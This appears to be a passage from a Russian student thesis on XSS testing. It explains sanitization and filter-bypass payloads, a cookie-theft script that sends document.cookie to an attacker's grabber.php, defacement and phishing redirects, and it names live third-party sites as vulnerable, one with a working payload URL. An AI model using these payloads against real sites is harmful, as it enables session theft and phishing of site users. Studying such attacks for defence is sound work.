




Рисунок 20 Пример отсутствия какой-либо фильтрации ввода, все введенные символы отображаются на странице

Если попробовать отредактировать содержимое страницы, то то увидим, что знаки «<» и «> » превратилась в &lt и &gt (рис 19).




Рисунок 21 Знаки «<» и «> » превратилась в &lt и &gt при попытке редактирования

Это называется кодировка HTMLentities. Особенность использования браузером этой кодировки заключается в том, что браузер рисует соответствующий символ на странице, но HTML-теги, состоящие из этих символов, не рендерятся браузером как код. На преобразовании ввода в такие символы и основана санитизация — преобразование определенных символов пользовательской строки в соответствующие HTML entities или другую кодировку. Однако, в приведенном примере нет никакой санитизации, при введении в пользовательский ввод строки <script>alert(1)</script> появляется всплывающее окно alert (рис. 20). В практике пентестинга этого уже достаточно для доказательства уязвимости, даже если невозможно провести реальную атаку (во-первых реальная атака может сломать сайт, а во-вторых наличие уязвимости указывает на то, что рано или поздно она будет проэксплуатирована).



.

Рисунок 22 Проверка на XSS уязвимость, появилось всплывающее окно.

Для защиты от XSS атак используется фильтрация специальных символов (рис. 21), санитизация (рис. 22), экранирование кавычками (рис. 23).




 

Рисунок 23 Фильтрация символов <> на сайте <https://unevoc.unesco.org>





Рисунок 24 Cанитизация на сайте chool40.my1.ru








Рисунок 25 Фильтрация отсутствует, но ввод экранируется двойными кавычками и преобразуется в текст

Таким образом для получения alert необходимо заставить браузер выполнить JS код, обойдя фильтрацию и санитизацию. Рассмотрим пример рис. 24.




Рисунок 26 Различные методы вывода пользовательского ввода на страницу

Здесь в 1-м случае нет никакой фильтрации для ввода, во втором случае тоже нет фильтрации, но значение берется из запроса к базе данных, в 3-м случае казалось бы есть фильтрация, результат выводится в атрибут value тега input преобразуясь в строку, как в примере на рисунке 23. Если мы поместим туда <script>alert()</script>, XSS не сработает. Даже если нет санитизации и вставка небезопасна, то <script>alert()</script> просто не выявит эту XSS-уязвимость, потому что нужно закрыть атрибут. Мы закроем не только атрибут, но еще и тег <input>, куда мы попали, и встроим свой <script>alert()</script>, который отрендерится браузером. (рис.25)


 **

Рисунок 27 закрытие атрибута и тега input приводит к выполнению alert

На фруме fianna.ru можно закрыть тег <a> и тогда ввод в параметр keywords будет выглядеть так:

http://fianna.ru/forum/search.php?st=0&amp;sk=t&amp;sd=d&amp;sr=posts&amp;keywords=</a><script>alert()</script><a>

Результат представлен на рисунке 26.



****

Рисунок 28 Результат внедрения пэйлода для обхода экранирования

Допустим теперь разработчик сделал санитацию и не использовал двойные кавычки в теге input (рис.27).



Рисунок 29 Санитизация и использование одинарной кавычки

В этом случае <> преобразуются в HTMLentities и предыдущий эксплойт не сработает даже с одинарной кавычкой. Здесь достаточно использовать обработчики событий:

/page.php?name='%20autofocus%20onfocus='alert();

В результате мы все равно получим алерт (рис.28). Возможность писать свои атрибуты уже дает нам гарантированную XSS-уязвимость.




Рисунок 30 Использование обработчика событий autofocus

Еще интереснее могут получиться результаты, если использовать не тег <script>, а тег <iframe> с обработчиком событий:

'"></title></script><iframe onload='alert``'>

В результате появится алерт и iframe (рис. 29).




Рисунок 31 Результат выполнения iframe onload

<iframe> — тег для отображения страницы внутри страницы. Допустим, вы находитесь на каком-нибудь сайте и, если сайт хочет подгрузить в себя еще один сайт, то разработчик использует этот тег. Также там есть атрибут src — адрес до сайта, который он хочет показать у себя. И независимо от того, прогрузился путь или нет, onload будет работать всегда. Плюсы iframe:

Легко заметить, если пейлоад встраивается в страницу, но на onload работают санитайзеры. Есть аттрибут srcdoc, для указания пути подгружаемого контента:

<iframe srcdoc="&#x3C;script&#x3E;alert()&#x3C;/script&#x3E;">

Здесь в качестве значения атрибута srcdoc используется просто HTML entity.

Разработчики используют iframe на всяких форумах, дают возможность пользователю помещать его на сайт, но если они не подумали про этот атрибут, то возможно выполнение произвольного JS. Для эксплуатации DOM XSS есть почти гарантированный open redirect. Если, например, разработчик решил, что хочет разрешить встраивать пользовательский iframe, но без обработчиков событий и без srcdoc, то у нас всё равно есть уязвимость другого типа — open redirect, пейлоад которого выглядит так:

<iframe src="http://site.org/page.html">

У нас есть iframe, его src указан на другую страницу в интернете, подконтрольную злоумышленнику. Содержимое этой страницы довольно простое — всего лишь скрипт, который задает top.window.location на другую страницу (рис.30).




Рисунок 32 Страница page.html редиректит пользователя на зловредный сайт

И если браузер срендерит это на каком-то сайте, произойдет редирект на evil.com. У браузера есть иерархия окон, есть окно верхнего уровня и промежуточные окна. И iframe, который подгружается внутри сайта, является промежуточным окном, но при этом он может влиять на окно верхнего уровня. Он может переписать его top.window.location, и возникает уязвимость open redirect.

Как можно заметить ручное тестирование предполагает знание языков Java Script и PHP, понимание HTML и DOM. В каждом случае приходится находить места для встраивания JS кода, применять различные методы обхода фильтрации и санитизации. Именно поэтому данный этап как правило занимает гораздо больше времени, чем сканирование. Однако сканирование помогает отследить структуру сайта, найти поля ввода и возможные места инъекций.

* 1. Проведение атак

Все атаки проводились на самописных сайтах, поскольку проведение их на чужих сайтах незаконно. Для тестирования были созданы несколько сайтов имеющие XSS уязвимости и на их примере рассмотрены примеры эксплуатации найденных уязвимостей. Считаем, что уязвимость уже найдена, способы обхода фильтрации уже найдены на предыдущем этапе,alert получен и осталось только проэксплуатировать уязвимость.

### 3.3.1 Кража куки

Самая известная, но и самая трудно осуществляемая начиная с 2015 года атака - это кража чужих куки, с последующей заменой свои куки на куки жертвы и захода в аккаунт. Для ее проведения требуется: наличие XSS, сниффер. Cниффер (в данном случае) - скрипт, записыващий все обращения к нему. Например у нас есть на каком то сервере файл grabber.php, который записывает в файл cookies.txt все, что приходит из GET запроса с параметром **с** (рис.33).




Рисунок 33 Содержимое файла grabber.php

Проверяем, пытаясь записать строку в файл из запроса – все работает (рис 34).

И есть сайт уязвимый к XSS, причем безо всякой фильтрации, в котором установлены сессионные куки (рис. 35).




Рисунок 34 Из параметра с строка записывается в файл




Рисунок 35 Целевой сайт с сессионными куками

В инпут вставляем строку следующего содержания:

<script>document.write('<img src="http://localhost:8080/XSS/SessionFake/grabber.php?c= ' + document.cookie + ' " />')</script>

То есть мы на странице вставляем картинку, вместо пути к которой прописываем путь к нашему сайту grabber.php, а в параметр с записываем куки. В результате картинка не вставляется, но на страницу grabber.php отправляется запрос, содержащий сессионные куки целевого сайта (рис.36).




Рисунок 36 На страницу злоумышленника отправляется запрос

Эти куки записываются в файл cookies.txt (рис. 37). Теперь эти куки можно вставлять на стороне злоумышленника и заходить на сайт, как будто вы авторизованы как пользователь, у которого украли куки (рис.38).



Рисунок 37 Сессионные куки записываются в файл на странице злоумышленника







Рисунок При замене сессионной куки меняется имя пользователя, которое хранилось в переменной сессии

Но такой способ отправки куки на реальных сайтах непросто выполнить. Современные браузеры не позволяют отправлять запросы с помощью JS на сторонние домены, если домен с которого делается запрос не внесен в заголовок Access-Control-Allow-Origin (рис. 39). Проблема возникает не в самом приложении. При отправке такого запроса сервер воспринял бы его как легитимный и выполнил те же действия. Причина кроется в CORS политике браузера, в целях безопасности запросы ограничиваются, пока в приложении не будут использованы CORS-заголовки. Браузер сначала отправляет HTTP-запрос, используя OPTIONS метод, к ресурсу в другом источнике, чтобы определить, безопасен ли фактический запрос для отправки. Межсайтовые запросы предварительно обрабатываются таким образом, поскольку они могут иметь последствия для пользовательских данных.

Стоит заметить, что в документации указаны условия, при которых запросы не подпадают под ограничения, но на практике любой меж доменный XHR-запрос или Fetch-запрос требует заголовок Access-Control-Allow-Origin в ответе.




Рисунок 39 В -ответе нет заголовка Access-Control-Allow-Origin и он блокируется браузером

Даже если ввести разрешающую политику: *res.header('Access-Control-Allow-Origin', '\*')*. Тогда возникает следующая ошибка (рис. 40). Так как в запрос добавлены cookies, в *Access-Control-Allow-Origin* должен быть указан атакующий домен, а так как его там нет запрос блокируется.




Рисунок 40 В заголовке Access-Control-Allow-Origin не указан конкретный домен

Таким образом классическая атака кражи куки в принципе возможна, но современные браузеры в большинстве случаев блокируют передачу куки на сторонний сайт и установку куки со стороннего источника. Задача значительно облегчается, если и жертва, и злоумышленник находятся в одной локальной сети. Скрипт для такой атаки прост и если нет блокировки и сайт-сниффер запросов уже создан, то эксплуатируется такая уязвимость за 5-10 минут.

### 3.3.2 Изменение внешнего вида сайта

Если это отраженный XSS, то внешний вид сайта меняется только для пользователя, который нажал на ссылку, если это хранимый XSS, то внешний вид сайта меняется для всех пользователей, которые заходят на сайт. Эта атака не является deface для сайта, но может напугать пользователей, или создать негативный имидж. Например, на сайте, уязвимом к XSS вводим такую строку:

<html><body><img src="https://helpugroup.com/wp-content/uploads/2017/07/hacker.jpg"> </body> </html>

Здесь в src прописываем URL какой-нибудь страшной картинки. По сути происходит несанкционированная загрузка файла на страницу. Результат на рисунке 39.






Рисунок 41 Несанкционированная загрузка файла

Так же через src img можно загружать и evil.js – зловредные js файлы. Или менять содержимое некоторых тегов. Вот, например, тег h1 на сайте меняется на компрометирующую надпись вот таким скриптом:

<script>document.body.innerHTML="<h1>Ещё один сайт о всякой фигне.</h1>"</script>

На рисунке 40 можно увидеть результат выполнения этого скрипта.





Рисунок 42 Компрометирующие надписи вызванные зловредным js

В отличие от куки браузер разрешает выполнение такого рода атак, поскольку запрос на изменение страницы не считается критическим, но и ощутимой выгоды в данном случае злоумышленник не получает. На рисунке 43 представлен еще один результат эксплуатации XSS атаки такие проплывающие надписи обычно пугают пользователей.




Рисунок 43 Еще один пример компрометации сайта плывущим сообщением

Хотя данная атака и не ведет к реальному дефейсу найти подходящий вектор занимает много времени. Успешность атаки зависит от наличия reflected, stored или DOMbased уязвимости и занимает от 30 минут до часа. В 2019 году в функционале социальной сети Вконтакте обнаружен и успешно эксплуатировался опасный баг — хранимая XSS с функционалом сетевого червя, которая видоизменяла личные сообщения, показывая рекламу. Используемый javascript код можно и сейчас найти по ссылке <https://pastebin.com/gEbKJZRE>. Примечательно то, что в коде js-пейлоада содержится несколько сообщений, произвольно добавляющихся при распространении:

### 3.3.3 Редирект на другую страницу

Более серьезной атакой является редирект на другую страницу или сайт.Если на уязвимом сайте ввести такую строку: <script>document.location.href="https://vk.com/alibaaster"</script>

То произойдет редирект на страницу в ВК (рис.44).





Рисунок 44 Редирект на страницу в ВК

Проэксплуатировать такую уязвимость можно создав фишинговую страницу с формой для ввода данных аутентификации и перекидывать на нее пользователя при помощи, например, DОMbased уязвимости. На рисунке 45 представлен редирект на такую страницу с помощью скрипта:

<script>document.location.href="localhost:8080/XSS/CookieFake/index2.php"</script>





Рисунок 45 Редирект на похожую страницу для записи данных аутентификации


XSS-методология экспериментов

Рисунок 46 Перехват POST запроса BurpSuite, видны все передаваемые параметры запроса и данные в кодировке base64

* 1. Эксперименты

Для экспериментов были отобраны сайты, представленные в таблице 1.

Для сканирования – все сайты, для подготовки и выполнения атаки только свои и учебные сайты, поскольку атаковать чужие сайты незаконно.

Таблица 1. Сайты, отобранные для экспериментов

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| № | URL | | Название | |
| Учебные сайты | | | | |
| 1 | | http://www.insecurelabs.org/Task/ | | Памятка OWASP по предотвращению XSS-запросов |
| 2 | | http://testphp.vulnweb.com:80/ | | Тестовый сайт для Acunetix WVS. |
| 3 | | https://xss-game.appspot.com/ | | XSS game area от Google |
| 4 | | http://research.insecurelabs.org/xssmas/ | | XSSMas Challenge |
| Свои сайты | | | | |
| 1 | | http://localhost:80/Forms.local/ | | Формы для изучения GET и POST запросов |
| 2 | | http://localhost:80/XSS/Param/page.php | | Уязвимая к XSS форма |
| 3 | | http://localhost:8080/XSS/CookieFake/index1.php | | Аутентификация в куки |
| Уязвимые сайты в Internet | | | | |
| 1 | | http://avtovokzal-dnr.com:80/ | | Автовокзалы Донбасса |
| 2 | | http://cs330.blueearthconnections.org:80/Cabral/ | | Форум студентов Математического клуба колледжа Cabral |
| 3 | | http://sfs.gov.ua:80 | | Сайт государственной фискальной службы Украины |
| 4 | | http://fianna.ru/forum/search.php | | Форум сообщества Blade Mount |

Сканирование проводилось сначала сканером веб-приложений Acunetix, а затем вручную. Данный сканер определяет не только узвимости к XSS атакам, поэтому его время сканирования иногда больше, чем вручную. Однако обычно так и делают – сначала проверяют сканером, а затем вручную. Уязвимые сайты находились по доркам типа “/?q=”. Полученное время сканирования представлено в таблице 2. На рисунке 15 представлен процесс определения времени сканирования Acunetix.





Рисунок 47 Сканер показывает время сканирования

Таблица 2 Время сканирования для тестируемых сайтов

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
